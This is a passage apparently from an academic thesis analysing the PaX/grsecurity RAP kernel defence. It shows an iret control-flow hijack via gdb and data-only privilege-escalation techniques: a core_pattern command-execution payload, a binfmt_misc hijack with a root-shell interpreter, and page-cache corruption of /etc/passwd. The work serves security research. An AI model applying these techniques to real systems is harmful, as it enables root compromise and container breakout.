        .if \rstor_rax
        movq RAX(%rsp), %rax
        .endif
        .if \rstor_rcx
        movq RCX(%rsp), %rcx
        .endif
        .if \rstor_rdx
        movq RDX(%rsp), %rdx
        .endif
        movq RSI(%rsp), %rsi
        movq RDI(%rsp), %rdi
        .endm
```

Listing 51: CPU registers are restored from the kernel stack on system call exit

All of this means that if, during a system call, an attacker is able to corrupt the *pt_regs* structure living on the kernel stack, then he may overwrite the saved *pt_regs->ip* with an arbitrary kernel address (thus instruction, aligned or unaligned), the saved *pt_regs->sp* with the address where the ROP payload lives, the saved *pt_regs->cs* with *__KERNEL_CS* (0x10), and the saved *pt_regs->ss* with *__KERNEL_DS* (0x18). In cases where the *ptrace()* interface is allowed and a *PTRACE_SETREGS* request is made (*ptrace()*'s first argument), an attacker can (legitimately) control on

syscall entry the tracee's saved registers in the *pt_regs* struct present in its kernel stack, so one is able to modify *pt_regs->ip* and *pt_regs->sp* without memory corruption, although *pt_regs->cs* and *pt_regs->ss* still need to be modified via memory corruption. Otherwise, *pt_regs->sp* may also be controlled by executing a *stack pivoting* gadget. Since the adversary arbitrarily controls the saved *%rip*, the saved *%rsp*, the saved *%cs* and the saved *%ss*, when the *iret* instruction is executed, control-flow is hijacked, ROP becomes possible and so does arbitrary code execution. The *iret* instruction requires the following stack setup:





Figure 3.1: Expected stack frame layout at the time of an *iret* instruction [60]

The *iret* instruction (used with the *rex.W* prefix for 64-bit mode operation) returns program control from an exception or interrupt handler to a program or procedure that was interrupted by an exception, an external interrupt, or a software-generated interrupt [61]. In this specific case, the instruction is intended for an *inter-privilege-level return*, i.e., a transition to another (less privileged) privilege level (from kernel mode to user mode). However, by overwriting and controlling the values that are popped from the kernel stack by the instruction (figure 3.1) into the appropriate CPU registers (instruction pointer, code segment selector, status register, stack pointer and stack segment selector), we can turn this instruction into performing an unintended *intra-privilege-level return*, i.e., a return within the same privilege level.

```
(gdb) b return_from_SYSCALL_64
Breakpoint 1 at 0xffffffff8193b657: arch/x86/entry/entry_64.S,
line 656.
(gdb) c
Continuing.
Warning: not running or target is remote

Breakpoint 1, return_from_SYSCALL_64() arch/x86/entry/entry_64.S
656                 pax_exit_kernel_user
(gdb) set *&((struct pt_regs *)$rsp)->cs = 0x10
(gdb) set *&((struct pt_regs *)$rsp)->ss = 0x18
(gdb) set *&((struct pt_regs *)$rsp)->ip = 0xffffffff8173b6bd
(gdb) set *&((struct pt_regs *)$rsp)->sp = $rsp+0x2000
(gdb) b native_iret
Breakpoint 2 at 0xffffffff8193c180: arch/x86/entry/entry_64.S
(gdb) c
Continuing.
Warning: not running or target is remote

Breakpoint 2, native_irq_return_iret() arch/x86/entry/entry_64.S
1035                iretq
(gdb) x/i $pc
=> 0xffffffff8193c180 <native_irq_return_iret>:        rex.W iret
(gdb) x/10xw $rsp
0xffffc900004f3fc8: 0x8173b6bd 0xffffffff 0x00000010 0x00000000
0xffffc900004f3fd8: 0x00000246 0x00000000 0x004f5f48 0xffffc900
0xffffc900004f3fe8: 0x00000018 0x00000000
(gdb) stepi
Warning: not running or target is remote
native_read_cr0() at ./arch/x86/include/asm/special_insns.h:26
26          asm volatile("mov %%cr0,%0\n\t"
                         : "=r" (val), "=m" (__force_order));
(gdb) x/i $pc
=> 0xffffffff8173b6bd <native_pax_open_kernel+22>: mov rax,cr0
```

Listing 52: Control-flow hijacking into arbitrary kernel space via *iret*

Because the system call exit *iret* path assumes that it will return to user mode, a *swapgs* instruction is executed before the actual *iretq* instruction:

```
opportunistic_sysret_failed:
        SWAPGS
        jmp         restore_c_regs_and_iret

[...]

restore_c_regs_and_iret:
        RESTORE_C_REGS
        REMOVE_PT_GPREGS_FROM_STACK 8
        INTERRUPT_RETURN
```

Listing 53: SWAPGS is executed before the *iret* instruction

This means that one of the first ROP gadgets an attacker should execute is a *swapgs; ret;* gadget, so that the *%gs* base register value is swapped once again and can now be used as a prefix on normal memory references to access kernel data structures. A wrong *%gs* base register value will result in a kernel panic if the *%gs* prefix is ever used.

In order to perform the mentioned technique, an attacker must have the ability to read arbitrarily from kernel memory and be able to, at least, corrupt kernel stack memory, e.g., a classical linear stack-based buffer overflow is sufficient (*pt_regs*'s members are the first values pushed onto the kernel stack on system call entry, see listing 50). The arbitrary read is necessary due to kernel image diversity, since not every user uses the same configuration options (nor compiler version, though reading */proc/version* can be used for its identification), which can add and/or remove code, and to be able to ensure the integrity of the kernel stack, e.g., data and return addresses that are used before the syscall exit *iret* path. For the private set of PaX patches and RAP, the original RAP presentation [6] mentions that kernel stacks are unreadable by making use of a per-CPU *PGD*, which prevents cross-task information leaks and corruption (this effectively kills the exploitation technique where an attacker would read the kernel stack of another task and corrupt it while it's in a system call). It also mentions that the RAP cookie changes per task, per system call and per iteration in selected infinite loops. This means that we can no longer use a linear stack-based buffer overflow to corrupt several kernel stack frames in order to eventually hit and modify the saved user registers (*pt_regs*). Leaking the RAP cookie in one system call and making use of the leaked cookie for the system call that corrupts kernel stack memory is therefore useless, since it has already changed. The only hope that attackers have is a kernel stack relative write, where the exploit task solely modifies its own *iretq* stack

setup, i.e., *pt_regs->ip*, *pt_regs->sp*, *pt_regs->cs* and *pt_regs->ss*, thus ensuring the integrity of the rest of the kernel stack.

On a post-Meltdown [62] world, *Kernel Page-Table Isolation* (KPTI), i.e., *CONFIG_PAGE_TABLE_ISOLATION=y*, limits the set of available gadgets that an attacker can use. PaX/grsecurity enhanced UDEREF (available only in the private version) for this matter and it's a full replacement for the vanilla's KPTI mitigation. Since we have no way to inspect the enhanced UDEREF, we will examine the attack under KPTI. After KPTI's analysis, we will make several assumptions on how it could work against the PaX Team's enhanced UDEREF. Due to KPTI, before the kernel returns to user mode, the system call exit path replaces the *PGD* currently in use with a second *PGD* that lacks kernel-space mappings, though a minimal set of kernel-space mappings must exist in order to handle system calls, interrupts, etc. Alternatively, when entering the kernel, the entry points must switch back to the kernel *PGD*, making the rest of the kernel mappings available.





Figure 3.2: User mode page tables contain a minimal set of kernel space mappings [63]

Obviously, this means that when attackers are able to hijack the kernel's control-flow via the mentioned technique, they can only return into the mapped portion of the kernel. The attacker's ROP payload (located at the now-corrupted *pt_regs->sp*) at the

time of the *iretq* instruction will be unmapped, therefore any access to the unmapped region will trigger a page fault, leading into a kernel panic. The solution for this problem is to simply execute existing code from the mapped portion of the kernel that allows adversaries to map the whole kernel once again, so that when the *ret* instruction is executed, all kernel mappings exist and control-flow can now be transferred into the attacker's ROP payload. The specific code that achieves the above method is presented below (from *arch/x86/entry/entry_64.S*):

```
ENTRY(paranoid_entry)

  [...]

  SWAPGS
  xorl        %ebx, %ebx

1:
  SAVE_AND_SWITCH_TO_KERNEL_CR3 scratch_reg=%rax save_reg=%r14
  ret
```

Listing 54: *SWAPGS* and *SWITCH_TO_KERNEL_CR3*

```
.macro SAVE_AND_SWITCH_TO_KERNEL_CR3 scratch_reg:req save_reg:req
  ALTERNATIVE "jmp .Ldone_\@", "", X86_FEATURE_PTI
  movq    %cr3, \scratch_reg
  movq    \scratch_reg, \save_reg
  bt      $PTI_USER_PGTABLE_BIT, \scratch_reg
  jnc     .Ldone_\@

  ADJUST_KERNEL_CR3 \scratch_reg
  movq    \scratch_reg, %cr3

.Ldone_\@:
.endm
```

Listing 55: Contain kernel's *PGD* in *CR3*

From listing 54, we can see that *paranoid_entry* has the perfect sequence of instructions that addresses all of our problems. We have a *swapgs* instruction (the *xorl %ebx,*

*%ebx* instruction is irrelevant) and the *SAVE_AND_SWITCH_TO_KERNEL_CR3* macro (listing 55) modifies control register *CR3* in order to switch to the kernel's *PGD* (the rest of the kernel becomes mapped) and because *paranoid_entry*'s return does not make use of the deterministic *type-hash* based RAP protection, i.e., the *ENTRY* macro is used versus *RAP_ENTRY*, the *ret* instruction is executed without any prior checks, therefore, one can now redirect the kernel's code execution into the attacker's specially crafted ROP payload.

As for the same attack under the enhanced PaX UDEREF, it's known that the original version of UDEREF (for *amd64*) [64] is simply the inversion of *KPTI*, i.e., unmaps userland on userland->kernel transitions instead of unmapping the kernel on kernel->userland transitions. The first assumption that we make is that the enhanced version of UDEREF now unmaps the kernel on kernel->userland transitions, just like KPTI (implementation details are irrelevant). The second assumption that we make (for demonstration purposes) is that the mapping of the rest of the kernel is done at *pax_enter_kernel_user*, since it was originally responsible for unmapping userland on kernel entry. This later assumption does not need to be true, any other macro (or label) responsible for mapping the rest of the kernel would work.

```
ENTRY(paranoid_entry)
    [...]
    jz      1f
    pax_enter_kernel_user
    jmp     2f
#endif
1:  pax_enter_kernel
2:
    pax_ret paranoid_entry
ENDPROC(paranoid_entry)
```

Listing 56: Use of *pax_enter_kernel_user* in *paranoid_entry*

As we can see from listing 56, by returning into *pax_enter_kernel_user*, attackers could map the rest of the kernel again (as per our second assumption) before the *ret* instruction is executed, allowing the redirection of code into the attacker's ROP payload. This time, the *swapgs* instruction isn't executed, though it can be executed by a ROP gadget.

By ensuring at the system call exit *iret* path that the saved code segment selector (*%cs*) can't specify a *Current Privilege Level* (*CPL*) other than *CPL=3* (by checking whether the two least significant bits of the saved *%cs* are set), attackers can no longer return into kernel space. In fact, such check is present in the Linux kernel, introduced by commit 26c4ef9c49d8a0341f6d97ce2cfdd55d1236ed29 (from November 2, 2017):

```
+GLOBAL(restore_regs_and_return_to_usermode)
+#ifdef CONFIG_DEBUG_ENTRY
+        /* Assert that pt_regs indicates user mode. */
+        testl        $3, CS(%rsp)
+        jnz        1f
+        ud2
+1:
+#endif
+        RESTORE_EXTRA_REGS
+        RESTORE_C_REGS
+        REMOVE_PT_GPREGS_FROM_STACK 8
+        INTERRUPT_RETURN
+
```

Listing 57: Ensuring that the saved %cs indicates user mode

However, this test is only present if *CONFIG_DEBUG_ENTRY=y*, which is not set on most configurations. The help text related to the configuration option states that:

"This option enables sanity checks in x86's low-level entry code. Some of these sanity checks may slow down kernel entries and exits or otherwise impact performance. If unsure, say N". [65]

Even in the presence of the above check (listing 57), it is clear that *intra-privilege-level returns* are still subject to control-flow hijacking. For example, interrupt handlers have their own per-CPU *IRQ* (Interrupt Request) stacks in the (global) *.data* section. Historically, interrupt handlers would share and use the kernel stack of the task it interrupted, however, in such setup, they would have to be extremely frugal with the data they allocated there. Interrupt handlers are executed when the kernel is in *interrupt context*, i.e., it is not associated with a task, therefore, the unreadable kernel stack feature (prevents cross-task information leaks and corruption) is insufficient.

```
+GLOBAL(restore_regs_and_return_to_kernel)
+#ifdef CONFIG_DEBUG_ENTRY
+        /* Assert that pt_regs indicates kernel mode. */
+        testl       $3, CS(%rsp)
+        jz        1f
+        ud2
+1:
+#endif
        [...]
        INTERRUPT_RETURN
```

Listing 58: Interrupt handlers may return to kernel space via *iret*

In conclusion, the above demonstrated exploitation technique is able to achieve *out-of-intended-order* execution (*code-reuse/*OP*) on the last public PaX/grsecurity patched Linux kernel with all of its defenses enabled. As for the private versions, there's no clear indication that the very same exploitation technique wouldn't work, that is, none of the available information regarding the private version of RAP specifies how *inter/intra-privilege-level returns* are handled (protected), a must in order to ensure the end of ROP. When requesting access for the private set of PaX/grsecurity patches, we were told that for our evaluation the last public test patch would suffice.

# Chapter 4

# Non-control data attacks

While RAP does not entirely eliminate (2), i.e., the execution of existing code out of original program order (more precisely, it reduced its effectiveness), from this point forward, we'll assume the actual end of arbitrary code execution in kernel context. All of the following attacks will therefore corrupt solely kernel data (3), without arbitrary code execution in mind, in order to come up with a few not so commonly seen techniques for the last standing exploit technique category, while assuming an arbitrary read/write memory access threat model.

## 4.1 core_pattern

When signals are sent to a process, a subset of them have the action (disposition) to cause the receiving process to terminate and produce a *core dump*, a file containing the image of the process' memory at the time of termination. This file can be inspected by a debugger, such as *gdb*, to inspect the program at the time that it terminated. An obvious example of a signal that produces a *core dump* file would be *SIGSEGV* (invalid memory reference). Traditionally, the name of the *core dump* file is simply *core*, but since Linux 2.6 and 2.4.21, the */proc/sys/kernel/core_pattern* entry can be written to define a template that is used to alternatively name *core dump* files (see *core(5)*). Since Linux kernel 2.6.19, the */proc/sys/kernel/core_pattern* entry allows piping *core dumps* to a program via an alternate syntax, that is, if the first character of this entry is a pipe '|', the rest of the line is interpreted as a user space program (an absolute path or a path relative to the root directory '/' must be given with respect to the initial mount namespace) that is to be executed as user and group *root*, which receives the

*core dump* as standard input, and the *RLIMIT_CORE* limit is not enforced in this case. This process runs in the initial namespaces, e.g., PID, mount, user, etc., and not in the namespaces of the crashing process. Also, since Linux 2.6.24, command-line arguments can also be supplied to the program delimited by a white space.

This in turn means that an unprivileged attacker with an arbitrary read/write primitive under PaX/grsecurity can corrupt the global *core_pattern* array (located in the writable *.data* section) in order to specify a program that is to be executed with root privileges in the initial namespaces, thus allowing privilege escalation and sandbox/container breakouts. Under distribution kernels, an arbitrary write is sufficient (the offset does not change relative to the kernel image's base address).

However, on PaX/grsecurity systems, when *CONFIG_GRKERNSEC=y*, attackers can't specify an arbitrary program to *core_pattern* since this configuration option introduces a white-list which guarantees that a given program will only run if it's under a (supposedly) trusted directory when executed via *call_usermodehelper*()*, the routine(s) that execute the program specified in *core_patern*, for example. From kernel/kmod.c:

```
static int call_usermodehelper_exec_async(void *data)
{
  struct subprocess_info *sub_info = data;
  struct cred *new;
  int retval;

  [...]

#ifdef CONFIG_GRKERNSEC
  /* this is race-free as far as userland is concerned as
   * we copied out the path to be used prior to this
   * point and are now operating on that copy
   */
  if ((strncmp(sub_info->path, "/sbin/", 6) &&
       strncmp(sub_info->path, "/usr/lib/", 9) &&
       strncmp(sub_info->path, "/lib/", 5) &&
       strncmp(sub_info->path, "/lib64/", 7) &&
       strncmp(sub_info->path, "/usr/libexec/", 13) &&
       strncmp(sub_info->path, "/usr/bin/", 9) &&
       strncmp(sub_info->path, "/usr/sbin/", 10) &&
       strcmp(sub_info->path, "/bin/false") &&
```

```
        strcmp(sub_info->path, "/usr/share/apport/apport")) ||
        strstr(sub_info->path, "..")) {
           printk(KERN_ALERT "grsec: denied exec of usermode "
                             "helper binary %.950s located "
                             "outside of permitted system "
                             "paths\n",
                             sub_info->path);
           retval = -EPERM;
           goto out;
  }
#endif

  [...]

  retval = do_execve(getname_kernel(sub_info->path),
  (const char __user *const __force_user *)sub_info->argv,
  (const char __user *const __force_user *)sub_info->envp);
out:
  sub_info->retval = retval;
  /*
   * call_usermodehelper_exec_sync() will call umh_complete
   * if UHM_WAIT_PROC.
   */
  if (!(sub_info->wait & UMH_WAIT_PROC))
                  umh_complete(sub_info);
  if (!retval)
    return 0;
    do_exit(0);
}
```

Listing 59: grsecurity's *call_usermodehelper*() trusted directories*

The above listing (listing 59) tells us that only binaries whose path starts with */sbin/*, */usr/lib/*, */lib/*, */lib64/*, */usr/libexec/*, */usr/bin/* or */usr/sbin/* can get executed. There's also a check for ".." (parent directory) in the path, in order to prevent its classic abuse by specifying paths such as */sbin/../home/ghetto/my_program*. This white-list is deemed insufficient in order to stop any attack, since programs under the permitted paths are enough for arbitrary command/program execution. Imagine the following *core_pattern* line:

```
|/usr/bin/python -c
import os;os.system("/usr/bin/id > /tmp/pwned")
```

Listing 60: Broken *core_pattern*

Because command-line arguments passed to the program (*/usr/bin/python*) are delimited by white spaces (listing 60), *import os;os.system("/usr/bin/id > /tmp/pwned")* would be interpreted as three arguments instead of one, as intended. For demonstration purposes, the array of argument strings (*argv*) for */usr/bin/python* when *do_execve()* is called would be:

```
argv[0] = "/usr/bin/python"
argv[1] = "-c"
argv[2] = "import"
argv[3] = "os;os.system(\"/usr/bin/id"
argv[4] = ">"
argv[5] = "/tmp/pwned\")"
```

Listing 61: Broken array of argument strings

Obviously, we need argv[3], argv[4] and argv[5] in argv[2] (listing 61). It is possible to accomplish that by specifying the following *core_pattern* line:

```
|/usr/bin/python -c
z=__import__("os");z.system("/usr/bin/id>/tmp/pwned")
```

Listing 62: Valid *core_pattern*

The above line (listing 62) would result in the following array of argument strings:

```
argv[0] = "/usr/bin/python"
argv[1] = "-c"
argv[2] = "z=__import__(\"os\");z.system(\"/usr/bin/
           id>/tmp/pwned\")"
```

Listing 63: Valid array of argument strings

How can we execute arbitrary commands with command-line arguments if white spaces aren't allowed?

```
|/usr/bin/python -c
z=__import__("os");z.system("/usr/bin/id${IFS}-u>/tmp/pwned")
```

Listing 64: Arbitrary command execution via *core_pattern*

```
argv[0] = "/usr/bin/python"
argv[1] = "-c"
argv[2] = "z=\_\_import\_\_(\"os\");z.system(\"/usr/bin/
          id${IFS}-u>/tmp/pwned\")"
```

Listing 65: Array of argument strings at the time of arbitrary command execution

By sending a signal to a process that causes it to *core dump* (and the above *core_pattern* is set), we can verify that */tmp/pwned* was indeed created with the output of */usr/bin/id -u*

```
$ ls -l /tmp/pwned
-rw-r--r-- 1 root root 2 xxx xx xx:xx /tmp/pwned
$ cat /tmp/pwned
0
```

Listing 66: */tmp/pwned* contains the output of */usr/bin/id -u*

## 4.2 binfmt_misc

The Linux kernel allows, through its *binfmt_misc* feature, the ability to recognize and run arbitrary executable file formats. Whenever an *execve()* system call is issued, the kernel expects to find a native binary for the system it is running on. For a long time, the kernel has recognized various executable file formats, such as files that begin with a *shebang* (*#!*), the sequence of magic bytes that determine that this file is a script. When such a file is executed, the kernel knows (*load_script()* in *fs/binfmt_script.c*) that the script's interpreter will immediately follow the *shebang* in the first line. The interpreter will then run, taking the rest of the file as its standard input. The miscellaneous binary format handler allows a flexible and dynamic way of dealing with new binary formats by allowing runtime configuration via a filesystem mounted on */proc/sys/fs/binfmt_misc*.

It can be done by simply specifying how to recognize the new format, i.e., filename extension or a sequence of magic bytes at a certain offset (offset needs to be in the first 128 bytes of the file), and the program's interpreter which in turn receives the program's filename as *argv[1]*.

An attacker coupled with an arbitrary read/write primitive can therefore overwrite the contents of one of these entries, thus modifying the program's interpreter and the specific set of magic bytes being used to identify the binary format (and at which offset). If the target binary to run has the *setuid* bit set (with *root* as owner) and is identified by a new set of attacker-controlled magic bytes, the new planted interpreter will then inherit the privileges of the running binary, leading to privilege escalation.

```
typedef struct {
    struct list_head list;
    unsigned long flags;          /* type, status, etc. */
    int offset;                  /* offset of magic */
    int size;                   /* size of magic/mask */
    char *magic;                  /* magic or filename extension */
    char *mask;                  /* mask, NULL for exact match */
    const char *interpreter;      /* filename of interpreter */
    char *name;
    struct dentry *dentry;
    struct file *interp_file;
} Node;
```

Listing 67: *Node* data type

A *binfmt_misc* entry is represented by the *Node* data type (listing 67), containing various already mentioned members. By corrupting the offset member, an attacker can modify at which particular offset the magic bytes are present for an existing *setuid-root ELF* binary. By corrupting the interpreter pointer (or string), an attacker is able to specify his own malicious interpreter to be executed with the privileges of the executing binary. By corrupting the *magic* pointer (or the actual string), an attacker also dictates which files will be executed by the attacker-controlled interpreter, where one must specify a sequence of bytes present in the target *setuid-root* binary. The *mask* pointer should also be set to NULL via an overwrite (if it isn't already) and the *flags* member should be set to *OC* (0x6000000300000000), if it isn't.

```
$ pwd
/proc/sys/fs/binfmt_misc
```

```
$ cat python3.4
enabled
interpreter /usr/bin/python3.4
flags:
offset 0
magic ee0c0d0a

$ ls -l /bin/ntfs-3g
-rwsr-xr-x 1 root root xxxxxx xxx xx  xxxx /bin/ntfs-3g
```

Listing 68: *python3.4*'s binfmt_misc entry before memory corruption

Targeting the *python3.4* entry and the *ntfs-3g setuid-root ELF* binary (listing 68) with the above mentioned attack, the *offset* member could be set to 40 (0x28) and the *magic bytes* overwritten in order to contain the 4 bytes after the 40th byte of *ntfs-3g*. It is important that the *magic bytes* are unique, that is, no other binary should have the same sequence of *magic bytes* at the same particular offset as *ntfs-3g*. The flags member is overwritten to have the *0x6000000300000000* value, while the interpreter could be any attacker-controlled program, such as */home/ghetto/interpreter*. The *mask* member is already set to *NULL*.

```
$ cat python3.4
enabled
interpreter /home/ghetto/interpreter
flags: OC
offset 40
magic f0330200
$ /bin/ntfs-3g
# id
uid=0(root) gid=1000(ghetto)
```

Listing 69: *python3.4*'s binfmt_misc entry after memory corruption

After corruption, we can observe that when executing the targeted *ntfs-3g SUID-root* binary, *root* privileges are obtained (listing 69). The *interpreter* is executed with the privileges of the invoked binary, where it simply launches a new shell after *setuid(0)*.

```
/* interpreter.c */
```

```c
#include <unistd.h>

int main(int argc, char * argv[], char * envp[])
{
        setuid(0);
        execlp("/bin/sh", "sh", NULL);
}
```

Listing 70: *interpreter.c*

## 4.3 Page Cache

The *page cache*, also known as *disk cache*, is used by the Linux kernel (and all modern systems, such as *Windows*, *OS X*, etc.) when reading from or writing to disk, in order to effectively reduce disk I/O by storing data in physical memory that would otherwise require access to disk. Since disk accesses are slower than memory accesses, adding new pages to the *page cache* to satisfy user's read requests will improve performance given that there's a high likelihood that such pages will be accessed again in the near future. In other words, if a page (corresponding to physical blocks on a disk) is already present in the *page cache*, any subsequent read access will therefore access the page in the *page cache* instead of requiring disk access. For writes, the Linux kernel employs a strategy called *write-back*. This means that a task performs write operations directly into the *page cache*, not disk, and the backing store isn't immediately updated, giving a chance to processes to further modify the data to be written to. The written-to pages are marked as *dirty* and are added into a *dirty list*. Pages in the *dirty list* are periodically written back to disk, in a process named *writeback*. Another important strategy is *cache eviction*, the strategy that decides what cache entries to remove, either to make room for more relevant cache entries or to simply make more *RAM* available for other use. The Linux kernel implements a modified version of the LRU (*Least Recently Used*) algorithm, called the *two-list* strategy, where two lists are maintained instead of one (the LRU's), the *active* and *inactive* lists, where items are added to the tail and removed from the head. Pages in the *active* list are not available for eviction, while the pages present in the *inactive list* are available for eviction. Pages can only be added to the *active* list only when they are accessed while in the *inactive list*. If the *active* list becomes much larger than the *inactive* list, items from the *active* list's head are placed into the *inactive list*.

All of this means that an attacker coupled with an arbitrary kernel read/write memory access primitive can alter the data present in the kernel's *page cache*, which in turn influences how *read()* operations see the read data from the page in the *page cache*. This leads into privilege escalation by e.g., altering the data in the page backed by */etc/passwd*. Because the arbitrary write primitive will (most probably) not go through the usual paths that specify that a certain page in the *page cache* has been written to, e.g., *set_page_dirty(page)*, the writes to the pages in the *page cache* will not update the underlying file on disk.

An attacker should be able to somehow map the target file to be overwritten into memory and perform a *read()* operation on it, in order to load the page into the *page cache*. For this purpose, either the attacker has, at least, *read-only* access to the file or he may force a more privileged program to access it for him by e.g., making use of SUID-root binaries (*su(1)* can access */etc/shadow*). The page should also be present in the *page cache* for the duration of the exploit task, which can be accomplished by repeatedly accessing the target page, ensuring that it does not get evicted from the *page cache*. In order to determine whether the target page is present in the *page cache* or not, the Linux kernel provides the *mincore()* system call, which can be used exactly for this task [66].

```c
#include <stdio.h>
#include <unistd.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <stdlib.h>

void do_mincore(void *addr, unsigned char *vec)
{
  mincore(addr, 1, vec);
  printf("/home/ghetto/file is %s\n", (*vec & 1) ?
         "present" : "not present");
}

int main()
{
  int i, fd;
  void *addr;
  unsigned char *vec;
```

```
  if((fd = open("/home/ghetto/file", O_RDONLY)) < 0) {
    fprintf(stderr, "open() failed\n");
    exit(1);
  }

  if((addr = mmap(0, 0x1000, PROT_READ, MAP_PRIVATE, fd, 0)) < 0) {
    fprintf(stderr, "mmap() failed\n");
    exit(1);
  }

  vec = (unsigned char *)malloc(2);
  do_mincore(addr, vec);
  read(fd, vec + 1, 1);
  do_mincore(addr, vec);
  /* Never free(), never me... */
}
```

Listing 71: *mincore.c*

```
$ ./mincore
/home/ghetto/file is not present
/home/ghetto/file is present
```

Listing 72: Determining whether the page is in the *page cache*

The above code (listing 71) demonstrates that by accessing a file via *read()* on a file mapping, the appropriate page(s) will be added into the *page cache*, which we can verify via *mincore()* (listing 72). By altering the page in the *page cache* backed by */etc/passwd*'s mapping, an attacker can therefore manipulate how tasks see the file's contents for every subsequent *read()* access.

Before corruption of the page's data in the *page cache*:

```
$ head -10 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Listing 73: */etc/passwd* before corruption

After corruption of the page's data in the *page cache*;

```
$ head -10 /etc/passwd
root:aajfMKNH1hTm2:0:0:root:/root:/bin/sh
daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

$ su
Password: password
# id
uid=0(root) gid=0(root) groups=0(root)
```

Listing 74: */etc/passwd* after corruption

After system reboot or simply *page cache* eviction (without being legitimately written to):

```
$ head -10 /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

Listing 75: */etc/passwd* after system reboot

# Chapter 5

# Conclusion

The PaX Team's *Reuse Attack Protector* proved to be an efficient yet restrictive form of *Control-Flow Integrity*, implementing a fine-grained CFI strategy with strong security guarantees without sacrificing performance.

For operating system kernels, however, RAP (and somewhat similar CFI implementations in general) has to face several challenges: the handling (protection) of interrupt and system call returns via the *iret* instruction (*eret* on ARM), which can be (ab)used in order to perform an unintended *intra-privilege-level return* into arbitrary kernel space, allowing *code-reuse* attacks to take place; the number of possible call targets for function pointers with a common type, i.e., *type-hash-based* CFI does not entirely eliminate the execution of *out-of-intended-order* code (it limits the allowed targets for control-flow transfers); and last but not least, the ability to inject executable code into the kernel's address space, meaning that fake kernel functions can be constructed with valid *magic numbers* immediately before, therefore creating valid call targets.

On the other hand, the wide array of possible *data-only* attacks against the Linux kernel that lead into privilege escalation is still far too big of a threat, allowing attackers to shift their exploit technique into *in-intended-order* execution with arbitrary data. This in turn means that CFI defenses do not prevent arbitrary code execution in the kernel when assuming an arbitrary read/write primitive (*data-only* attacks do not fit into the defense's defined attacker model). Therefore, *data-only* attacks must be properly mitigated for this matter. Nonetheless, RAP's security benefits greatly outweighs the added cost (complexity, performance, etc.), actually raising the bar and complicating the life of an attacker whose goal is arbitrary code execution, by increasing the order of difficulty and decreasing the amount of control.

## 5.1 Future Work

The next big challenge for defenders in general will certainly be coming up with (practical) solutions for the last standing exploit technique available in an attacker's arsenal, *data-only* attacks. While eliminating/blocking certain bug classes is a start, e.g., integer overflows, at some point in time powerful exploit primitives should be properly mitigated in order to prevent arbitrary code execution and privilege escalation. The PaX Team and grsecurity claim to be working on next-generation defenses against *data-only* attacks, e.g., *KERNSEAL*, *STRUCTGUARD*, etc., although the ideas and implementation details of such defenses are not yet public information.

